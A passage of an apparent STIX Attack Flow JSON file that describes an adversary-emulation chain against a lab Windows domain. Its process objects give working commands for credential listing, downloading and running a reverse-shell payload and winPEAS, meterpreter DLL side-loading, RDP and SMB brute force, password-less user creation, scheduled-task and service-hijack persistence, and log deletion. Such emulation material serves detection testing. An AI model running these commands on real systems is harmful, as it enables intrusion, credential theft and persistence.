
Transfer", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--69105fdb-a582-4f3a-a100-53df8f5df4ec", "created": "2024-05-13T17:57:24.413456Z", "modified": "2024-05-13T17:57:24.413456Z", "technique_id": "T1003.005", "name": "T1003.005", "description": "List credentials currently stored on the host via the built-in Windows utility cmdkey.exe", "command_ref": "process--3fb3c3eb-117b-4cc1-9cf5-5ea76ea0ed9d", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-condition--8a75c029-29aa-4c3d-96f3-61290960b3e8", "attack-action--b6c5179b-6b3c-47d4-a67f-47612e431034" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--3fb3c3eb-117b-4cc1-9cf5-5ea76ea0ed9d", "command_line": "cmdkey /list" }, { "type": "attack-condition", "spec_version": "2.1", "id": "attack-condition--8a75c029-29aa-4c3d-96f3-61290960b3e8", "created": "2024-05-13T17:57:24.413456Z", "modified": "2024-05-13T17:57:24.413456Z", "description": "create_file_on_host => echo r1Io96W > C:\\\\Windows\\\\Logs\\\\T1070.004_1_logs.log", "on_true_refs": [ "attack-action--49d56f71-a27c-421a-b8b5-4f82c9b3b805" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--b6c5179b-6b3c-47d4-a67f-47612e431034", "created": "2024-05-13T17:57:24.411969Z", "modified": "2024-05-13T17:57:24.411969Z", "technique_id": "T1059.001: Command and Scripting Interpreter, PowerShell", "name": "T1059.001: Command and Scripting Interpreter, PowerShell", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--49d56f71-a27c-421a-b8b5-4f82c9b3b805", "created": "2024-05-13T17:57:24.411969Z", "modified": "2024-05-13T17:57:24.411969Z", "technique_id": "T1070.004", "name": "T1070.004", "description": "Delete file from privleged \"logs\" folder", "command_ref": "process--92cfd39a-a0df-4550-9077-5fb3e382f894", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--0c5d0dc8-4dca-4da1-8618-19f00a5c9b0f", "attack-action--99e6b6e3-a57a-4c8e-8cd0-ff5ad5cec8be" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--92cfd39a-a0df-4550-9077-5fb3e382f894", "command_line": "del C:\\\\Windows\\\\Logs\\\\T1070.004_1_logs.log" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--99e6b6e3-a57a-4c8e-8cd0-ff5ad5cec8be", "created": "2024-05-13T17:57:24.410975Z", "modified": "2024-05-13T17:57:24.410975Z", "technique_id": "T1027.005: Obfuscated Files or Information: Indicator Removal from Tools", "name": "T1027.005: Obfuscated Files or Information: Indicator Removal from Tools", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--0c5d0dc8-4dca-4da1-8618-19f00a5c9b0f", "created": "2024-05-13T17:57:24.410479Z", "modified": "2024-05-13T17:57:24.410479Z", "technique_id": "T1204.002", "name": "T1204.002", "description": "Run MSFVenom generated payload to get meterpreter session", "command_ref": "process--2b54d45a-d49b-4a30-9b6f-fe3d04dac007", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--9e501d2e-0b01-44fa-b488-d4e415cbdcea", "attack-action--02983f7f-a850-443b-a869-8f5f4991eabc" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--2b54d45a-d49b-4a30-9b6f-fe3d04dac007", "command_line": "wget http:///tcp_reverse.exe -OutFile tcp_reverse.exe; .\\tcp_reverse.exe" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--02983f7f-a850-443b-a869-8f5f4991eabc", "created": "2024-05-13T17:57:24.409985Z", "modified": "2024-05-13T17:57:24.409985Z", "technique_id": "T1027: Obfuscated Files or Information", "name": "T1027: Obfuscated Files or Information", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--9e501d2e-0b01-44fa-b488-d4e415cbdcea", "created": "2024-05-13T17:57:24.409487Z", "modified": "2024-05-13T17:57:24.409487Z", "technique_id": "T1574.002", "name": "T1574.002", "description": "DLL Side-Loading using the dotnet startup hook environment variable through meterpreter session", "command_ref": "process--29315844-4bf6-4997-9d9a-1c33df2f51e6", "asset_refs": [ "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba" ], "effect_refs": [ "attack-action--27f9d07f-36b6-4401-860a-c69f80927669" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba", "created": "2024-05-13T17:54:46.904688Z", "modified": "2024-05-13T17:54:46.904688Z", "name": "asset", "description": "Attacker", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--29315844-4bf6-4997-9d9a-1c33df2f51e6", "command_line": "tmux send-keys -t metasploit_handler 'upload C:\\\\Program Files\\\\dotnet\\\\T1574_002.dll' C-m\n;tmux send-keys -t metasploit_handler 'execute -f powershell.exe -Command \"set DOTNET_STARTUP_HOOKS=C:\\\\Program Files\\\\dotnet\\\\T1574_002.dll\"' C-m\n;tmux send-keys -t metasploit_handler 'execute -f dotnet -h > nul' C-m\n;tmux send-keys -t metasploit_handler 'execute f powershell.exe -Command \"echo 1\"' C-m" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--27f9d07f-36b6-4401-860a-c69f80927669", "created": "2024-05-13T17:57:24.408499Z", "modified": "2024-05-13T17:57:24.408499Z", "technique_id": "T1018", "name": "T1018", "description": "List servers in domain Metasploit enum_ad_computers", "command_ref": "process--ee499aab-0628-4533-9a19-fc2f74a12a09", "asset_refs": [ "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba" ], "effect_refs": [ "attack-action--32b23ab9-8f37-4684-b181-f71e3c33152d", "attack-action--352cc9d8-04fc-423a-a0ed-e82a1a7e3384", "attack-action--f5499e14-83e3-4379-b919-c24298e64387" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba", "created": "2024-05-13T17:54:46.904688Z", "modified": "2024-05-13T17:54:46.904688Z", "name": "asset", "description": "Attacker", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--ee499aab-0628-4533-9a19-fc2f74a12a09", "command_line": "tmux send-keys -t metasploit_handler 'sessions -s post/windows/gather/enum_ad_computers' C-m" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--352cc9d8-04fc-423a-a0ed-e82a1a7e3384", "created": "2024-05-13T17:57:24.407503Z", "modified": "2024-05-13T17:57:24.407503Z", "technique_id": "T1087.002: Account Discovery", "name": "T1087.002: Account Discovery", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--f5499e14-83e3-4379-b919-c24298e64387", "created": "2024-05-13T17:57:24.407503Z", "modified": "2024-05-13T17:57:24.407503Z", "technique_id": " Domain Account", "name": " Domain Account", "description": "Inherited or executed simultaneously", "extensions":

{ "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--32b23ab9-8f37-4684-b181-f71e3c33152d", "created": "2024-05-13T17:57:24.407503Z", "modified": "2024-05-13T17:57:24.407503Z", "technique_id": "T1049", "name": "T1049", "description": "List TCP connections Metasploit post tcpnetstat", "command_ref": "process--ea93882f-c658-4910-a9e5-3c9d148ce438", "asset_refs": [ "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba" ], "effect_refs": [ "attack-action--440b6bf8-6682-42ef-bf94-67dd228c82d4" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba", "created": "2024-05-13T17:54:46.904688Z", "modified": "2024-05-13T17:54:46.904688Z", "name": "asset", "description": "Attacker", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--ea93882f-c658-4910-a9e5-3c9d148ce438", "command_line": "tmux send-keys -t metasploit_handler 'sessions -s post/windows/gather/tcpnetstat' C-m" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--440b6bf8-6682-42ef-bf94-67dd228c82d4", "created": "2024-05-13T17:57:24.406515Z", "modified": "2024-05-13T17:57:24.406515Z", "technique_id": "T1049", "name": "T1049", "description": "Enumerate Domain Controllers", "command_ref": "process--137e8d3d-0121-4589-b5bb-f52d5790e034", "asset_refs": [ "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba" ], "effect_refs": [ "attack-action--4e39efd6-cb67-4c6f-be07-9fe1aba94527" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba", "created": "2024-05-13T17:54:46.904688Z", "modified": "2024-05-13T17:54:46.904688Z", "name": "asset", "description": "Attacker", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--137e8d3d-0121-4589-b5bb-f52d5790e034", "command_line": "Net group \"Domain Controllers\" /domain\n;wget http:///winPEASx64.exe -OutFile winPEASx64.exe; .\\winPEASx64.exe\n;\n;\n" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--4e39efd6-cb67-4c6f-be07-9fe1aba94527", "created": "2024-05-13T17:57:24.405547Z", "modified": "2024-05-13T17:57:24.405547Z", "technique_id": "T1110.001", "name": "T1110.001", "description": "RDP brutforce using crackmapexec", "command_ref": "process--0889c0d8-050c-4630-b9a8-0a5cb73fb09c", "asset_refs": [ "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba" ], "effect_refs": [ "attack-action--2c68ca29-923c-4e45-8f84-b314868bae4b" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba", "created": "2024-05-13T17:54:46.904688Z", "modified": "2024-05-13T17:54:46.904688Z", "name": "asset", "description": "Attacker", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--0889c0d8-050c-4630-b9a8-0a5cb73fb09c", "command_line": "head -n 40 /usr/share/wordlists/rockyou.txt > pass.list\n;echo \"2138\" >> pass.list\n;crackmapexec rdp -u root -p pass.list 10.0.0.10 --rdp-timeout 2\n;hydra -l root -P pass.list rdp://10.0.0.10" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--2c68ca29-923c-4e45-8f84-b314868bae4b", "created": "2024-05-13T17:57:24.405055Z", "modified": "2024-05-13T17:57:24.405055Z", "technique_id": "T1135", "name": "T1135", "description": "SMB discovery using crackmapexec", "command_ref": "process--ca8ee74c-173f-4024-a66c-495f31b3c035", "asset_refs": [ "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba" ], "effect_refs": [ "attack-action--3757d7f8-7a8f-47f6-8fb3-15ee64d4edf3" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba", "created": "2024-05-13T17:54:46.904688Z", "modified": "2024-05-13T17:54:46.904688Z", "name": "asset", "description": "Attacker", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--ca8ee74c-173f-4024-a66c-495f31b3c035", "command_line": "crackmapexec smb 10.0.0.10\n;crackmapexec smb -u '' -p '' 10.0.0.10\n;crackmapexec smb -u 'root' -p '' 10.0.0.10\n;hydra -l root -P pass.list smb://10.0.0.10" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--3757d7f8-7a8f-47f6-8fb3-15ee64d4edf3", "created": "2024-05-13T17:57:24.404031Z", "modified": "2024-05-13T17:57:24.404031Z", "technique_id": "T1021.001", "name": "T1021.001", "description": "Attempt an RDP session via Remote Desktop Application to a DomainController thourgh first target host", "command_ref": "process--031e9326-ed38-4291-b15b-b0b229fe3fdd", "asset_refs": [ "attack-asset--88abd012-dc75-4c50-81c3-5cc148eb5a2e" ], "effect_refs": [ "attack-action--929de983-5835-4b34-91a0-fa5c3300521a" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--88abd012-dc75-4c50-81c3-5cc148eb5a2e", "created": "2024-05-13T17:54:46.904688Z", "modified": "2024-05-13T17:54:46.904688Z", "name": "asset", "description": "TargetLaterMovement", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--031e9326-ed38-4291-b15b-b0b229fe3fdd", "command_line": "$Server=10.0.0.10; $User = Join-Path aptsimulator.lab kk; $Password=\"ntvggfhjkm212!A\"; cmdkey /generic:TERMSRV/$Server /user:$User /pass:$Password; mstsc /v:$Server;" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--929de983-5835-4b34-91a0-fa5c3300521a", "created": "2024-05-13T17:57:24.403067Z", "modified": "2024-05-13T17:57:24.403067Z", "technique_id": "T1136.001", "name": "T1136.001", "description": "Create a new local user in PowerShell", "command_ref": "process--0622d43b-101f-49e9-9963-eab72d4172a2", "asset_refs": [ "attack-asset--88abd012-dc75-4c50-81c3-5cc148eb5a2e" ], "effect_refs": [ "attack-action--a3ed05ba-9552-421d-bba1-842887c203e1" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--88abd012-dc75-4c50-81c3-5cc148eb5a2e", "created": "2024-05-13T17:54:46.904688Z", "modified": "2024-05-13T17:54:46.904688Z", "name": "asset", "description": "TargetLaterMovement", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--0622d43b-101f-49e9-9963-eab72d4172a2", "command_line": "New-LocalUser -Name \"test_user_t1136\" -NoPassword\n" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--a3ed05ba-9552-421d-bba1-842887c203e1", "created": "2024-05-13T17:57:24.402571Z", "modified": "2024-05-13T17:57:24.402571Z", "technique_id": "T1053.005", "name": "T1053.005", "description": "Add binary to run on startup", "command_ref": "process--c3e0c310-d28c-4983-901f-7072d5b3cc0d", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--21947f51-a189-4ee4-af77-589680ad8ebc" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--c3e0c310-d28c-4983-901f-7072d5b3cc0d", "command_line": "schtasks /create /tn \"T1053_005_OnLogon\" /sc onlogon /tr \"cmd.exe /c calc.exe\"\n;schtasks /create /tn \"T1053_005_OnStartup\" /sc onstart /ru system /tr \"cmd.exe /c calc.exe\"" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--21947f51-a189-4ee4-af77-589680ad8ebc", "created": "2024-05-13T17:57:24.401579Z", "modified": "2024-05-13T17:57:24.401579Z", "technique_id": "T1136.001", "name": "T1136.001", "description": "Create a new local user in PowerShell", "command_ref": "process--4d92bb7a-6ef4-4579-8971-0774d3785d35", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--4a3f39b8-8bc1-45c6-9910-09d027994bee" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-

13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--4d92bb7a-6ef4-4579-8971-0774d3785d35", "command_line": "New-LocalUser -Name \"test_user_t1136\" -NoPassword\n" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--4a3f39b8-8bc1-45c6-9910-09d027994bee", "created": "2024-05-13T17:57:24.400064Z", "modified": "2024-05-13T17:57:24.400064Z", "technique_id": "T1112", "name": "T1112", "description": "Modify Registry under current user", "command_ref": "process--ce7f1807-e32c-4306-b8f9-14767c48117e", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--40ce6e96-d944-4009-bd0b-421e96c1887d" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--ce7f1807-e32c-4306-b8f9-14767c48117e", "command_line": "reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced /t REG_DWORD /v HideFileExt /d 1 /f\n;reg add HKEY_CURRENT_USER\\Software\\APTSimulator\\NewSetting /v T1112Test /t REG_SZ /d \"T1112Test\" /f" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--40ce6e96-d944-4009-bd0b-421e96c1887d", "created": "2024-05-13T17:57:24.399072Z", "modified": "2024-05-13T17:57:24.399072Z", "technique_id": "T1543.003", "name": "T1543.003", "description": "Modify default Fax by changing the binPath to PowerShell to spawn powershell.", "command_ref": "process--9b13e4c6-60c5-4198-af63-3427b9a0f967", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--2d37166c-8848-4c42-bb71-55588edd85c0" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--9b13e4c6-60c5-4198-af63-3427b9a0f967", "command_line": "sc config Fax binPath=\"C:\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.exe -noexit -c \\\"write-host 'T1543.003 Test'\\\"\"\n;sc start Fax" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--2d37166c-8848-4c42-bb71-55588edd85c0", "created": "2024-05-13T17:57:24.398103Z", "modified": "2024-05-13T17:57:24.398103Z", "technique_id": "T1113", "name": "T1113", "description": "Take screenshot using Metasploit screengrab", "command_ref": "process--4964219c-c4ed-4440-8d24-5801fdeac205", "asset_refs": [ "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba" ], "effect_refs": [ "attack-action--1c3c7927-bc02-43c4-b327-4dc6caad9b2f" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba", "created": "2024-05-13T17:54:46.904688Z", "modified": "2024-05-13T17:54:46.904688Z", "name": "asset", "description": "Attacker", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--4964219c-c4ed-4440-8d24-5801fdeac205", "command_line": "tmux send-keys -t metasploit_handler 'sessions -c screengrab' C-m" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--1c3c7927-bc02-43c4-b327-4dc6caad9b2f", "created": "2024-05-13T17:57:24.396585Z", "modified": "2024-05-13T17:57:24.396585Z", "technique_id": "T1012", "name": "T1012", "description": "Simply Query Registry", "command_ref": "process--0eff12a9-8bed-4d5f-acf2-768459cb777f", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--19867757-be2a-4396-8088-df188e2158d9" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--0eff12a9-8bed-4d5f-acf2-768459cb777f", "command_line": "reg query \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows\"\n;reg query HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\RunServicesOnce\n;reg query 